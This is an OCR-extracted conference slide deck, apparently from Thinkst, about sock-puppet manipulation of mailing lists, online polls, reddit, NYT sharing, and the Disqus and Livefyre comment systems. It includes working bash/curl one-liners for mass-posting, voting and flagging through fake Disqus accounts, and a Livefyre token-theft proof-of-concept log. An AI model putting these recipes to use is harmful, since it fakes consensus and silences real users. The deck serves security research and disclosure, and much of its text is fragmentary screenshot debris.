Weapons of Mass Distraction

Sock Puppetry for Fun & Profit






@azhrdesai



@haroonmeer



@marcoslaviero

http://thinkst.com





'A must-read for those who want to know more about the future of the Internet'



JOSH SIVERMAN, CEO, SKYPE

THE RISE AND FALL OF







Already seen clear signs of this





Egypt Cuts Off Most Internet and

By MATT RICHTEL Published: January 28, 2011

Autocratic governments often limit phone and Interr tense times. But the Internet has never faced anythin happened in <u>Egypt</u> on Friday, when the government 80 million people and a modernizing economy cut of access to the network and shut down cellphone servi-



Libya cuts off Internet monitor



THE WALL STREET JOURNAL. ■

LOG IN













MIDDLE EAST NEWS

Turkey Muzzles YouTube, Media Ahead of Elections

Move Comes a Week After Twitter Stoppage and Three Days Before Local Elections

By JOE PARKINSON and EMRE PEKER

Updated March 27, 2014 5:09 p.m. ET

ISTANBUL—The Turkish government blocked YouTube and restricted local media, drawing international outrage days ahead of

Amateurs cut access









www.theregister.co.uk/2011/01/25/tunisia_facebook_password_slurping/













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SECURITY

Tunisia plants country-wide keystroke logger on Facebook

Gmail and Yahoo! too

By Dan Goodin, 25 Jan 2011

RELATED STORIES

Facebook security hole exposes Zuckerberg's privates

Linux and AIX Bare-Metal Recovery Webinar

Malicious code injected into Tunisian versions of Facebook, Gmail, and Yahoo! stole login credentials of users critical of the North African nation's authoritarian government, according to security experts and news reports.

The rogue JavaScript, which was individually customized to steal passwords for each site, worked when users tried to login without availing themselves of the secure sockets layer protection designed to prevent man-in-the-middle attacks. It was found injected into Tunisian versions of Facebook, Gmail, and Yahoo! in late December, around the same time that protestors began demanding the ouster of Zine el-Abidine

MOST READ

MOST COMMENTED

NASTY SSL 3.0 vuln to be revealed soon sources (Update: It's POODLE)

Kill SSL 3.0 NOW god dammit NOW: HTTPS SAVAGED by vicious POODLE

Son of Hudl: Tesco flogs new Atom-powered 8.3-inch Android tablet

Russian hackers exploit 'Sandworm' bug 'to spy on NATO, EU PCs'

Apple's new 'iPad Air 2' sliced open, revealing (possible) A8X core

SPOTLIGHT





Homeland Security News Wire

BIOMETRICS BORDERS BUSINESS DETECTION DISASTERS IMMIGRATION **CYBERSECURITY** GOVERNMENT

INFRASTRUCTURE PUBLIC SAFETY PUBLIC HEALTH SCI-TECH SURVEILLANCE TRANSPORTATION VC AND PE SECTOR REPORTS

Law enforcement technology

London police use smartphones, social network to identify rioters

Published 10 August 2011









The rioters in London — and now, in other British cities — have been using Blackberries to outmaneuver the police; communicating via BlackBerry instant-message technology, as well as by social networking sites like Facebook and Twitter, the rioters repeatedly signaled fresh target areas to those caught up in the mayhem; RIM has now agreed to cooperate with Scotland Yard to turn over protestors using the service to coordinate their assaults; the police is also releasing CCTV images of the rioters to a group using face recognition technology to identify and condemn rioters; the police is also using Flickr, Tublr, and Twitter to spot and identify participants in the riots



London police have been using the same social media // Source: sodahead.com

Smartphones, especially Blackberries, have been a helpful information transmission and coordination tool for anti-government activists in a score of Arab countries – and they have played a major role in helping the rioters in London and other British cities coordinate their assaults and evade the police.

Here is how the New York Times saw it:

Despite an additional build-up in the number of riot police officers, many of them rushed to London from areas around the country, gangs of hooded young people appeared to be outmaneuvering the police for the third successive night. Communicating via BlackBerry instant-message technology that the police have struggled to monitor, as well as by social networking sites like Facebook and Twitter, they repeatedly signaled fresh target areas to those caught up in the mayhem.

For a more detailed report on the use of Blackberries by the London rioters, see this *Digital Trends'* article.

Digital Trends now reports that two sides can use smartphone technology. Canadian company RIM, the maker of Blackberry, is cooperating with Scotland Yard to turn over protestors using the service to coordinate their assaults on and looting of stores and shops. London attorney Mike Conradi told the Guardian that "It would be unlawful of RIM to disclose the contents of messages without a warrant issued by a senior police figure



'A must-read for those who want to know more about the future of the Internet'



JOSH SIVERMAN, CEO, SKYPE

THE RISE AND FALL OF







Overt censorship is routed around







UGC - User Generated Content



UGC is a new(ish) paradigm



How will Censorship handle UGC?



Nothing truly new under the sun



rent-a-crowds



So, **how** will Censorship handle UGC?





"So it's not only certain people have a license to speak, now everyone has a license to speak. It's a question of who gets heard."

Censorship 2.0



Censorship 2.0

This is Profoundly Important



Censorship 2.0

This is Profoundly Important





rent-a-crowds



sock puppet

noun

a false online identity, typically created by a person or group in order to promote their own opinions or views: both sides in the debate use sock puppets to make it seem as if scores of people are arguing a point.

DERIVATIVES
sock puppetry noun



If we were EvilCorp (or evil.gov)



What can be done?

What will be done?

What is being done?



Challenge: How to measure efficacy



mail lists


online polls

reddit

news sites

comment systems







Why mailing lists?

- "Interesting" people still use it
- Personal curiosity



What we wanted to do



Make more people read an email?



Make less people read an email?



How do we **measure** if more (or less) people read our mail?



Link Clicks



How do we write mail content worth clicking on?



Plagiarize, Pilfer, Plunder & Pitch*

*but don't be too exciting




Control email

- 1. Send email with link
- 2. Wait 48 hours
- 3. Count clicks

Experimental email

- 1. Send email with link
- 2. Puppets send several replies to make a longer discussion thread
- 3. Wait 48 hours
- 4. Count clicks

- [liberationtech] Breaking Tor for \$3K Maxim Kammerer
 [liberationtech] Breaking Tor for \$3K Griffin Boyce
- [liberationtech] Recent iOS privacy checks Cody Tarrant
 - Iliberationtech | Recent iOS privacy checks Amin Sabeti
 - [liberationtech] Recent iOS privacy checks Keira Cran
 - [liberationtech] Recent iOS privacy checks Todd Weiler
 - [liberationtech] Recent iOS privacy checks duncan at openmailbox.org
 - [liberationtech] Recent iOS privacy checks Keira Cran
- Iliberationtech] [cryptome] Cryptome Kickstart Project Eugen Leitl
- · Hiberationtechl The Ex-Google Hacker Taking on the World's Spy Agencies Eugen Leitl
- [liberationtech] data mine the snowden files [was: open the snowden files] coderman




Control email

- 1. Send email with link
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Experimental email


- 1. Send email with link
- 2. Sock puppets send several separate emails starting new threads
- 3. Wait 48 hours
- 4. Count clicks

- [liberationtech] New Citizen Lab report on Hacking Team's Government Surveillance Malware Ronald Deibert
 - Iliberationtech] New Citizen Lab report on Hacking Team's Government Surveillance Malware Rich Kulawiec
- [liberationtech] RIPE NCC Internet-wide measurement project duncan at openmailbox.org
 - [liberationtech] RIPE NCC Internet-wide measurement project. Julien Rabier.
- [liberationtech] Nsa-observer: organising nsa leaks by attack vector Todd Weiler
 - [liberationtech] Nsa-observer: organising usa leaks by attack vector. Alexey Zakhlestin.
 - Hiberationtechl Nsa-observer: organising usa leaks by attack vector. Tom Ritter
- [liberationtech] Mapping out physical surveillance across a city Cody Tarrant
 - [liberationtech] Mapping out physical surveillance across a city duncan at openmailbox.org
 - [liberationtech] Mapping out physical surveillance across a city Seeta Peña Gangadharan
 - [liberationtech] Mapping out physical surveillance across a city Tim Schwartz.
 - Iliberationtechl Mapping out physical surveillance across a city. Lucas Gonze
 - [Iliberationtech] Mapping out physical surveillance across a city. Patrick
 - [liberationtech] Mapping out physical surveillance across a city. Lucas Gonze
 - [liberationtech] Mapping out physical surveillance across a city coderman
 - [liberationtech] Mapping out physical surveillance across a city Blibbet
 - Iliberationtechl Mapping out physical surveillance across a city. Axel Simon
 - [liberationtech] Mapping out physical surveillance across a city. Dan O'Huiginn
 - [liberationtech] Mapping out physical surveillance across a city. The Doctor.
- [liberationtech] New open access journal from Usenix Ryan Bartos
- [liberationtech] [SPAM:###] FSF email self defence project Greg White
- [liberationtech] The Hacking Team Commercial and are there others? Karen Dunnes
- [liberationtech] Viber features being blocked by the Gambian govt? Mary Bukowski



One sock puppet also had another success





8048 Zürich



COMPANY NEWS SERVICES LABS PUBLICATIONS

VuIDB: Apple Mac OS X up to 13.1.0 Stack Guard stack_chk_guard buffer overflow

General

scipID: 13247

Affected: Apple Mac OS X up to 13.1.0

Published: 05/15/2014 (rai) Risk: problematic

Created: 05/18/2014 Entry: 74.7% complete

Summary

A vulnerability was found in Apple Mac OS X up to 13.1.0. It has been rated as problematic. This issue affects the function stack chk guard of the component Stack Guard. The manipulation with an unknown input leads to a buffer overflow vulnerability. Impacted is confidentiality, integrity, and availability.

The weakness was disclosed 05/15/2014 by rai as Mac OS X stack_chk_guard not always safe from overwrite as mailinglist post (Full-Disclosure). The advisory is shared for download at seclists.org .. The vendor was not invovled in the public release. The advisory contains:

All credit due to the anon pastebin poster.

The exploitation is known to be difficult. Attacking locally is a requirement. A single authentication is required exploitation. Technical details as well as a public exploit are known.

A public exploit has been developed by rai in ANSI C and been published immediately after the advisory. I declared as proof-of-concept. The exploit is shared for download at maker.fea.st ... The code used by the exp

#include extern long __stack_chk guard8;






eneral.

scipID: 13247
Affected: Apple Mac OS X up to Published: 05/15/2014 (rai)
Risk: problematic


Created: 05/18/2014 Entry: 74.7% complete

Improved Diverting Attention From X

- Combine both approaches
- When a email on X appears, start several distraction threads
- Attract attention to the distractor threads by lengthen the threads with sock puppet mails
- · Prepare juicy distractor threads ahead of time










Why Polls?

- · Used by a few major news sites
 - · Huffington Post, Al Jazeera, etc.
 - · Many more random bloggers
- · Even a Golden Globe movie awards poll
- · Readers see the results of polls












Subscribe

The World's Most Influential Person Is...

By TIME Staff Monday, Apr. 27, 2009









Read Later

In a stunning result, the winner of the third annual TIME 100 poll and new owner of the title World's Most Influential Person is moot. The 21-year-old college student and founder of the online community 4chan.org, whose real name is Christopher Poole, received 16,794,368 votes and an average influence rating of 90 (out of a possible 100) to handily beat the likes of Barack Obama, Vladimir Putin and Oprah Winfrey. To put the magnitude of the upset in





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Rank▼	Name	Avg. Rating	Total Vote
1	moot	87	12,939,521
2	Anwar Ibrahim	42	1,632,411
3	Rick Warren	42	1,290,988
4	Baitullah Mehsud	40	1,281,854
5	Larry Brilliant	39	1,425,061
6	Eric Holder	38	1,215,008
7	Carlos Slim	37	1,311,525
8	Angela Merkel	37	1,069,787
9	Kobe Bryant	36	1,195,005
10	Evo Morales	34	1,045,245
11	A exander Lebedev	34	640,115
12	Lil' Wayne	33	637,426
13	Sheikh Ahmed bin Zayed Al Nahyan	32	622,054
14	Odell Barnes	31	621,182
15	Tina Fey	30	646,446
16	Hu Jintao	29	614,359
17	Eric Cantor	28	580,189
18	Gamal Mubarak	27	580,389
19	Ali al-Naimi	26	627,786
20	Muqtada al-Sadr	25	564,094
21	Elizabeth Warren	24	559,800
22	Manny Pacquiao	23	9,382,234
00	Dain	00	o not not applied researc

Surely this is a solved problem?







Landslide Win


Subtle Win









HuffPo Readers Poll



Subtle Win




Landslide Win




These polls have a **serious** credibility problem





































Score factors













Upvote articles we want to promote

Downvote articles we want to kill



First we needed accounts..



Our accounts seemed broken

Reddits' secret sauce




But we have > 50 accounts

What we can do with 50 accounts?



On small subreddits it's easy to get a new article on to front page by upvoting





On large subreddits like /r/worldnews, 50 isn't enough for a full win



Let's also try downvoting..



Downvote stuff to knock into moderation queue

Below user/subreddit preference



Trickle Downvoting: only downvote as many upvotes as new articles have



Upvote our target Trickle downvote others








Mass-Downvoting

What would happen if we downvoted all new articles as they appeared?



Began with /r/worldnews



[-] Tyacre 19 points an hour ago

How the heck is this at 56 downvotes after 4 minutes?!

permalink save report give gold reply

Then..



We apologize for the disruption, we appreciate your patience, and we welcome any tips you have for how we can improve the /r/worldnews user experience in this time of difficulty.

other discussions

5/5/14 r/worldnews "/r/worldnews is currently under a downvote attack - here's what you need to know, and what you can do" (redok.com)

submitted 5 months ago by EdgyUsernameGoldPlz 10 /r/PanicHistory



/r/worldnews is currently under a downvote attack (reduction)

3 ? _ _ _ submitted 5 months and by MrsSlppy to /r/conspiracy

WE'RE UNDER ATTACK, COMRADES! STAY CALM AND DON'T MOVE - WE'RE FIGHTING THIS THING WITH EVERYTHING WE'VE GOT! (reddit.com)

submitted 5 months ago by jamie_byron_dean to /r/circlebroke2




[3 days ago] "/r/worldnews is currently under a downvote attack - here's what you need to know, and what you can do" [modition]



/r/WorldNews is currently under a downvote attack (redult com)

D (submitted 5 months ago by sage Joch to /r/Orwellian







/r/worldnews is currently under a downvote attack - here's what you need to know, and what you can do



/r/worldnews is currently under a downvote attack - here's what you need to know, and what you can do (self.worldnews) 1576 submitted 13 hours ago by slapchopsuey

You've probably noticed that the up/down vote numbers have suddenly turned very strange in the past few hours, with everything being downvoted below zero. This is because /r/worldnews is under attack. The source of the

downvoting is currently unknown but we and the admins are investigating and doing our best to find out. The purpose of this attack is to disrupt the subreddit. It does this by delivering enough downvotes to render posts invisible by reddit's default settings, and to discourage your participating by downvoting everything below zero.

Here's what you need to know:

- Don't worry about the downvotes affecting your karma. The unusual votes (in this case, downvotes) will be wiped out when the source of the problem is identified. This will probably take a few days.
- . One of the goals of the attack is to render posts invisible by downvoting them below the default threshold in users' preferences settings. The way you can neutralize that part of the attack is by changing the thershold of invisiblity in your user preferences. Here's how: 1. In the upper right of your screen in the area with your username, click preferences. 2. In preferences, go to the "link options" section, and change the final line, where it says "don't show me sites with a score of less than ____" . You can set it to any negative number (ex. -100), but even better than filling in a negative number is just leaving the box blank. By leaving the box blank you will completely neutralize the attackers' ability to make posts invisible.
- . The "hot" tab will be broken for the duration of the attack, but we recommend browsing by the "new" tab (/r/worldnews/new).
- · We also recommend voting; obviously we can't tell you how to vote, but human votes help minimize the impact of the attackers, and it only takes a fraction of a second to click the arrows.

If you like reading and participating in /r/worldnews, following the above tips can help restore most of the everyday /r/worldnews experience for you, and with your participating in voting, you can help to weaken and expose the attackers, so the admins can solve the problem faster.

We apologize for the disruption, we appreciate your patience, and we welcome any tips you have for how we can improve the /r/worldnews user experience in this time of difficulty.

search reddit

this post was submitted on 05 May 2

1,576 points (52% like it)

14,372 upvotes 12,796 downvotes

shortlink: http://redd.it/24sh5c

Submit a new li

worldnews

unsubscribe 5,488,458 readers

5,860 users here now

See gilded /r/worldnews commen Message the moderators

Welcome!

 /r/worldnews is for major ne around the world except USnews / US politics

Disallowed submis

- US internal news/US politics
- Editorialized titles
- Feature stories
- Editorials, opinion, analysis
- Non-English articles

Much speculation ensued...





^{***} For the record, we had nothing to do with /r/technology

Simultaneously, we ran the same thing on netsec...



But netsec moderators responded with intelligent discussion and roped in official reddit admins to talk about the problem..



[+] (= Mirybil (SMOD) 23 Bonts 19 hours ago

I initially messaged all the admins through the reddit.com modmail, /u/cupcake1713 was the one who responded. I could try bringing it up with them but don't believe it will be worth my time.

permalink same parent report give gold raply

... [m] Deimora (A) 78 conts 18 hours age!

You had a group of about 20 bots that were being used to downvote posts in the subreddit. We rendered the voting from those accounts ineffective, but to make it more difficult for the controller of the bots to realize that they've been disabled, we still need to make it look like their votes are applying. If we just throw away their votes entirely, the controller's going to see that their bots have been blocked, and change up what they're doing immediately.


that looks like the votes are still applying (even though, as you said, we don't actually rank using it internally). The fake score can't be only shown to bot accounts. If the controller opens a submission in an incognito window via TOR or something, we'd have no way of linking them back to the bots. So when their 20 downvotes are gone there, they'd know what happened. This is /r/netsec, I'm sure I don't need to elaborate on how many other options there are for separating yourself from this sort of thing. The only feasible option is showing the fake scores to everyone unless we want detection to be trivial.

Being able to hide scores on submissions temporarily like you suggested might help some, but it really just delays the problem, it doesn't solve it. There are also various undesirable side effects from hiding submission scores that don't apply as much to comments. Over the years, a number of subreddits have tried experiments with hiding all submission scores using CSS like you've done, and they pretty much universally decided that it was a bad idea. Because the "hot" ranking involves both score and time, with things dropping in rank based on how old they are, being able to see the scores lets the viewer easily get an idea of how popular/significant different submissions are. Without that information available, it becomes extremely difficult for someone to look at a subreddit's front page and quickly figure out which submissions were the most popular recently.


I was the one that added the ability for moderators to temporarily hide comment scores, and I've definitely thought about extending it to submissions as well. But seeing how poorly all of those experiments that tried to do the same thing with CSS ended up going has made me hesitant about it. We do already have a very "light" score-hiding for submissions, where you can't see the score for the first 2 hours unless you actually visit the comments page. I'm not fully convinced that allowing true hiding like we have for comments would be a good thing, and most likely especially not for longer time periods since it makes the front page more and more confusing the longer the scores are hidden for.

permalink save parent report give gold reply

This should have been much easier to spot



This should have been much easier to spot



BTW... Two months later

```
this post was submitted on 05 May 2014

O points (46% like it)

this post was submitted on 05 May 2014

opints (46% like it)

this post was submitted on 05 May 2014

http://redd.it/24rhai
```

to


```
this post was submitted on 05 May 2014

337 points (83% upvoted)

shortlink: http://redd.it/24rhai
```




This should have been much easier to spot




Growing Personas for Karma





Everything i needed to know about managing hackers, i learnt from my DVD collection.. Does twitter kill the blogging star? Memory Corruption Attacks. The (almost) complete history... Some Computer Security Prezi's Anonymity loves Company Tell HN: Toy app thrown together for fun Too many InfoSec Conferences? (Infographic Inside) Tell HN: Subscription Service that covers InfoSec Happenings... What Anonymous taught us about Cyber War Searchable Security Conference Site LulzSec will be used to Usher in Regulation (few of us will like) Create graphs/nodes/edges in JavaScript (an arbor.js tutorial) Automated Shoulder Surfing Attacks (Computer Vision meets on screen keyboards) BlackHat 2011 (according to Twitter) (Simple) Chrome plugin for GPG/PGP in GMail Update: (Simple)Chrome plugin to enable GPG in Gmail Oracles Mary Ann Davidson lashes out at Security Firm Poll: Spotted the Polls/Karma Link? Etsy's Office-Hacker Job shows established companies the way.. You and Your Research, a modern take






23 Links - Karma: 99





















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Cyclone Hudhud leaves trail of devastation; 6 killed in Andhra Pradesh, Odisha



Cyclone Hudhud pounded the coastal districts of Andhra Pradesh and Odisha with heavy rain and winds of almost 195 kmph leaving six people dead and a trail of devastation with Visakhapatnam, where the very severe

storm made landfall, bearing the brunt. NDRF helplines: 01126107953; 09711077372

Pakistan targets 15 posts in Jammu, seeks UN intervention



Pakistan heavily shelled 15 border outposts and hamlets in Amia sector of Jammu and Kashmir early Sunday even as it wrote to UN chief Ban Kimoon blaming India for the escalation in border clashes and sought UN

intervention on Kashmir.

Rahul Gandhi to do a BJP, veterans will make way for Gen Next



In what may set off alarm bells for many powerful Congress veterans, Rahul Gandhi is learnt to be planning to introduce some drastic measures, including bringing up a new set of leaders to replace the existing ones in



don't miss

In pics: Hudhud takes India by storm



Cyclone Hudhud hit India's east coast with monstrous ferocity on Sunday, killing at least six people and leaving behind a trail of destruction in Andhra Pradesh and neighbouring Odisha.

Indian astronomer finds galaxy that numps

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- India hits back with vengeance, strikes 37 Pak posts, 15 killed
- Pakistan taught 'befitting lesson', says Modi after decline in firing
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many indie bands that

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Mohammed Shami a vital cog in MS Dhoni's plans

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Megachurches: The hidden pillar of Nigeria's economy

AFRICA | TIM COCKS

Exactly how much of Nigeria's \$510bn GDP megachurches make up is difficult to assess, since they are, like the oil sector, largely opaque entities.

- comments (0)
- TB Joshua's church: Built, like others, on shifting sands
- ANCYL to block TB Joshua from entering SA
- Press pause on prophet TB Joshua's power

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ZAPIRO MADAM & EVE EWANI WILL TAKE AC STAND IN HIS WN DEFENCE_ Report MORE FROM ZAPIRO

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


Why is Ebola being treated as an 'African disease?'

AFRICA | REUTERS


The head of the African Development Bank has criticised the international response to the Ebola outbreak as too little, too late.

comments (2)



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


The meaning of Neotel's sale

TECHNOLOGY | ARTHUR GOLDSTUCK

Vodacom concluded a deal to buy Neotel for R7-billion. Arthur Goldstuck looks at the meaning of the deal for South Africa telecoms.

comments (1)




Dissident Cuban blogger set to launch news site

WORLD | MICHAEL WEISSENSTEIN

Yoani Sanchez, a dissident Cuban blogger, will launch the website of Cuba's first major independent general interest newspaper in five decades.

comments (0)



The web at 25: What impact has it had across Africa?

TECHNOLOGY | ADAM DAVIDI, MICHAEL BERLINER

Bitange Ndemo, chair of the Alliance for Affordable Internet, discusses the impact of the web on Africa in its first 25 years.

comments (0)



Egypt court sentences Mubarak to three years for graft

AFRICA | AFP

Deposed Egyptian president Hosni Mubarak has been sentenced to three years in prison on corruption charges.

comments (3)



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THE WALL STREET JOURNAL.



The U.S. credit-card industry has found its sweet spot: a combination of moderate economic growth, low interest rates and consumers who have struck a balance between spending more and paying their bills on time. 23 min ago

Retailers See Winds Filling Holiday Sales

Ahead of the Tape: The National Retail Federation is expecting a 4.1% rise in holiday sales overall. With pump prices near three-year lows, more dollars should find their way to the mall.

■ Irish Tax Loophole Could Close

Ireland is expected on Tuesday to unveil changes to its tax code that could eventually close a well known corporate-tax loophole, the Double Irish.

™ OPEC Members' Rift Deepens

A rift between OPEC members deepened over the weekend, as rival producers in the cartel moved in sharply different directions amid recently falling oil prices.

- Banks Back Crisis Plan
- U.K. Government Launches Sale of Eurostar Stake
- Fed's Tarullo Concerned About U.S. Productivity
- "Gone Girl' Leads Box Office Again
- Asia Makes a Move in Gold Trading
- Hyundai Land Deal: Short on Oversight
- CVC to Start Taking Share Orders for

Juages Step Up Electioneering

Out-of-state groups are pouring money into judicial elections, upsetting genteel traditions under which judges in some states faced little opposition and avoided the ethically tricky process of stumping for votes.

ir.

World

In Hong Kong, Both Sides Dig In

Protest leaders and authorities
dug in over the weekend, as
Hong Kong's pro-democracy
demonstration looked to start a
third week with increasingly pointed rhetoric
and key roads still blocked.

- China, U.S. Standoff Deepens Over Protests
- Bolivian Leader Poised for Third Term
- Silva Endorses Former Rival for Brazilian Presidency

Moscow, Kiev Take Steps to Ease Tensions

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Texas Health
Worker Has Ebola



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approval for their capital plans six more months to revise their submissions.

Valeant CEO: Allergan Holders Support Vote on Takeover Offer

Valeant Pharmaceuticals CEO Michael
Pearson said the company is nearing its goal of
rounding up enough support from Allergan
shareholders to secure a vote on its \$53 billion
hostile bid. 8:17 PM

Hachette Near Deal to Buy Perseus Books Group

Hachette Book Group is near a deal to buy one of the biggest independent U.S. publishers, Perseus Books Group, beefing up its market share even as it is enmeshed in a bitter dispute with Amazon.com, said people familiar with the situation.

- GoPro Readies a Rare Gadget IPO
- Sequential Brands Nears Pact for Galaxy
- TARP Watchdog Monitors Credit Suisse

Big Investors Missed Stock Rally

- Ex-Im Bank Officials Face Probe
- ► AT&T, DirecTV Tout Deal to Congress
- Consumer Confidence at Six-Year High

Coulson Guilty, Brooks Cleared in Tabloid Trial

Two former senior News Corp
editors met sharply different
fates in the long-running phonehacking case, as the jury cleared Rebekah
Brooks of all charges but found Andy Coulson
guilty of illegally intercepting voice-mail
messages.

- Prosecutors Have Little to Show
- Cameron Issues Apology
- Graphic: Verdicts in the Trial
- At Least 90 More Kidnapped in Nigeria

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2 Social Media Fail to Live Up to Early Marketing Hype

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- The Gluten-Free Craze: Is It Healthy?
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- 5 How to Stay Strong as You Age
- Washington Plan to Tax Yoga Leads to Political Posturing
- 7 LeBron James to Opt Out of Heat Deal
- Mow Smart Is Your Crock-Pot?
- 9 Syrian Warplanes Strike in Western Iraq, Killing at Least...

10 Copinion: Fouad Ajami, Great American

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LeBron James to Opt Out of Heat Deal

Under Ousted CEO, Target Lost Its Way

Food Makers' Secret Ingredient: Less Salt up to \$9 billion on BNP rns at other European ettling U.S. probes of ons could be higher

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[image]

Deep Germany Ready to Break U.S. Hearts

For the millions of Americans who have gotten swept onto the U.S. soccer bandwagon, be warned before this critical third game of the 2014 World Cup—Germany is the international soccer version of a bucket of cold water.

WSJ.D

Google Readies TV Set-Top Box

Google is to unveil a new television set-top box on Wednesday as it races Amazon.com, Apple and others to control digital content in the home.

- * G Video: Preview of Google I/O Conference
- Live Broadcast Via Google Glass
- 'Play' Has Much in Store

Review: Stern on the Galaxy Tab S



Great White Shark Population Surges



France Approves GE's Bid for Alstom, and More



How to Deal With the Office Oversharer


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
Opinion: Fouad Ajami, Great
American




U.S. Set to Export First Oil Since '70s




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Ebola Victim in Texas

Tests Positive for the

Hospital and State

Ebola Victim's Family Blames

As U.S. Steps Up Fight, J.F.K.

Begins Screening Passengers for

Obama's Top Military Adviser

Warns of Possible ISIS Attacks in

Campaigns Find Ad Space Finite,

Transcripts Kept Secret for 60

U.S. »

Virus

Ebola

Politics »

Baghdad

Even on the Web

Suicide Attacks and Bombings Leave More Than 60 Dead in Iraq I.M.F. Warns of Global Financial Risk

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the Web

Books

Sports »

Broncos 31, Jets 17:

by Jets Still Ends in

Loss to Broncos

Sagging Career

Encouraging Showing

Travis Ishikawa Sparks San

Francisco Giants and Revives

Giants 3, Cardinals 0: Giants

Torment Adam Wainwright as

Campaigns Find Ad

Space Finite, Even on

Bits Blog: Amazon and Its Missing

Power Up: Inside League of

Legends, E-Sports's Main Event

Barack

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'Gone Girl' Shakes Off

Box Office Cobwebs

In 'Birdman,' Michael

Keaton Confronts the Nature of

Justin Simien Goes Mainstream

With 'Dear White People'

Music Review:

BomPlenazo Artists

Collective at Hostos Community College

'Gone Girl' Shakes Off Box Office

Dance Review: Lucinda Childs

and Alvin Ailey Troupe at Fall for

to coexist with cacophony, the incentives outweigh the inconveniences.

5 Comments

editor in chief of Dwell, but no one in her home goes around screaming, 'Don't touch.'

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
4. Heavier Babies Do Better in School



- What Happens When Second Graders Are Treated to a Seven-Course, \$220 Tasting Meal
- 6. At Forlorn Urban Churches, Mass Gets
- 7. Before the Advice, Check Out the Adviser



Lady Psychopaths Welcome



Crowded in a Flash



8. A Promising Pill, Not So Hard to Swallow



9. MAUREEN DOWD



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The Week Ahead

Cardinals Struggle to Hit in Opener

Years Bolster Defense of

Oppenheimer's Loyalty

Cancellation of High School Football Season Leads Sayreville to Ask What Happens Next

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7th Sayreville Football Player Surrenders in a New Jersey Hazing Case

To Become a Doctor

Science »

Breakthrough

Obituaries »

Carolyn Kizer, Pulitzer-Winning Poet, Dies at

Ray K. Metzker, Art

Photographer, Dies at 83 Siegfried Lenz, Novelist of

Germany's Past, Dies at 88

Theater Review: 'Marjorie Prime,' a Tender Comedy

Theater »

Starring Lois Smith 'The Fortress of Solitude' Arrives as a Musical

Dead Centre of Dublin Brings 'Lippy' to New York

Television »

NICHOLAS KRISTOF

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At the time of writing, we have at least 30 000 accounts



15. OP-ED CONTRIBUTOR

An Adirondack Wilderness Imperiled

By EDWARD ZAHNISER

A plan set in motion by Gov. Andrew Cuomo would allow an open pit mine in forest preserve land.

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16. Making Quinoa and Rice Bowls

Jenny Woodward

Melissa Clark assembles a hearty meal with quinoa, kale, kimchi, egg and a simple dressing.

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17. YOUR MONEY

Beware of Shifting Options Within Medicare Plans

By TARA SIEGEL BERNARD

Open enrollment for Medicare starts Oct. 15, and offers older Americans a dizzying array of health care options.

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18. MUSIC REVIEW

Swept Up in Bach's All-Consuming Passion

By ANTHONY TOMMASINI

The Berlin Philharmonic's performance of "St. Matthew Passion" at the Park Avenue Armory, conducted by Simon Rattle, showed why Bach chose other ways besides opera to tell stories through music.

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19. A Twist Adds Complexity to a Pasta Dish

By MARK BITTMAN

Mark Bittman's take on a great pasta dish for the fall, pasta alla Norma.

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20. Restaurant Cocktails That Aim Too High

By PETE WELLS

New restaurants in New York City are offering cocktail lists that are becoming more creative, and not in a good way.

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a sugary cerem.

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13. In the U.S., a Turning Point in the Flow of Oil

By CLIFFORD KRAUSS

Thanks to new techniques, an oil bounty is likely to make the United States a major exporter of oil again. Not everyone is cheering.

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14. Cave Paintings in Indonesia May Be Among the Oldest Known

By JOHN NOBLE WILFORD

The paintings of hands and animals in seven limestone caves on Sulawesi had previously been dismissed as no more than 10,000 years old.

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15. RESTAURANT REVIEW | HUERTAS

A Serendipitous Trip to Spain

By PETE WELLS

Huertas, a garlic-infused ode to the Basque Country, beckons in the East Village.

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16. OP-ED | THOMAS B. EDSALL

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By THOMAS B. EDSALL

The conservative revolution has been thriving outside of Washington. What does that mean for the future of the Republican Party?

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19. YOUR MONEY

NYT spends millions on their news gathering apparatus


NYT spends millions on their news gathering apparatus

Cost to register 30k accounts: \$ 0.12


Cost to share 30k stories: \$0.18

Trivially manipulate the NYT front page: Priceless





















DISQUS



In Brief

- Disqus let's you drop a few lines of .js in your page which magically gives you an entire commenting system.
- Comments can be voted up/down which affects order.
- •User profiles are visible across sites and your comments are gathered in your Disqus profile page.
- Admins get a nifty interface to moderate and maintain their comment threads.

Used by Wordpress blogs, Tumblrs, soccer mom forums



and CNN, Al Jazeera, Bloomberg, The Next Web, NPR, The Atlantic, IGN, The Daily Telegraph etc



They don't control the full message









CNN Editors

Hotguy69 & friends









- Login: left as an exercise for the reader
- Mass post:

export thread="threadid";export msg="mymessage"; (for i in `seq -f "userprefix%g" 1 100`;do echo "curl -b \"\${i}.cookies\" -d \"thread=\$ {thread}&message=\${msg}&api_key=\${API_KEY}\" http://disqus.com/api/3.0/posts/create.json";done;)|parallel


Mass vote:

export post="postid";export vote="1"; (for i in `seq -f "userprefix%g" 1 100`;do echo "curl -b \"\${i}.cookies\" -d \"post=\${post}&vote=\${vote} &api_key=\${API_KEY}\" http://disqus.com/api/3.0/posts/ vote.json";done;)|parallel

Mass downvote:

export post="postid";export vote="-1"; (for i in `seq -f "userprefix %g" 1 100`;do echo "curl -b \"\${i}.cookies\" -d \"post=\${post} &vote=\${vote}&api_key=\${API_KEY}\" http://disqus.com/api/3.0/posts/vote.json";done;)|parallel

 Bonus: Flag posts to temporarily make them disappear export post="postid"; (for i in `seq -f "userprefix%g" 1 100`;do echo "curl -b \"\${i}.cookies\" -d \"post=\${post}&api_key=\$ {API_KEY}\" http://disqus.com/api/3.0/posts/report.json";done;)| parallel






Search - enhanced by OpenText

Defence

Celebrity

Wednesday 18 March 20

Scotland





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Scotland

Pretty much complete control of Disqus forums (with 1 line of bash script)



Wut?




- User registration isn't IP-limited that we've encountered
- Email verification isn't a requirement
- Guest voting _is_ IP-limited
 - Open proxy lists bypass this trivially

livefyre



ALL OF THE SAME ATTACKS








IBM has created a computer system that coordinates individually


Flag as spam 4/5 times to remove (try it yourself on fox news:)



Livefyre: one more thing..










```
v)user@ubuntu:~/livefyre$ python poc-tokensteal.py
Running on http://127.0.0.1:5000/
Restarting with reloader
'.0.0.1 - - [07/Oct/2014 01:18:36] "GET / HTTP/1.1" 200 -
'.0.0.1 - - [07/Oct/2014 01:18:42] "GET /script.js HTTP/1.1" 200 -
'.0.0.1 - - [07/Oct/2014 01:18:42] "GET /favicon.ico HTTP/1.1" 404 -
'.0.0.1 - - [07/Oct/2014 01:18:42] "GET /favicon.ico HTTP/1.1" 404 -
Got token (eyJhb..)
Posted comment (ok)
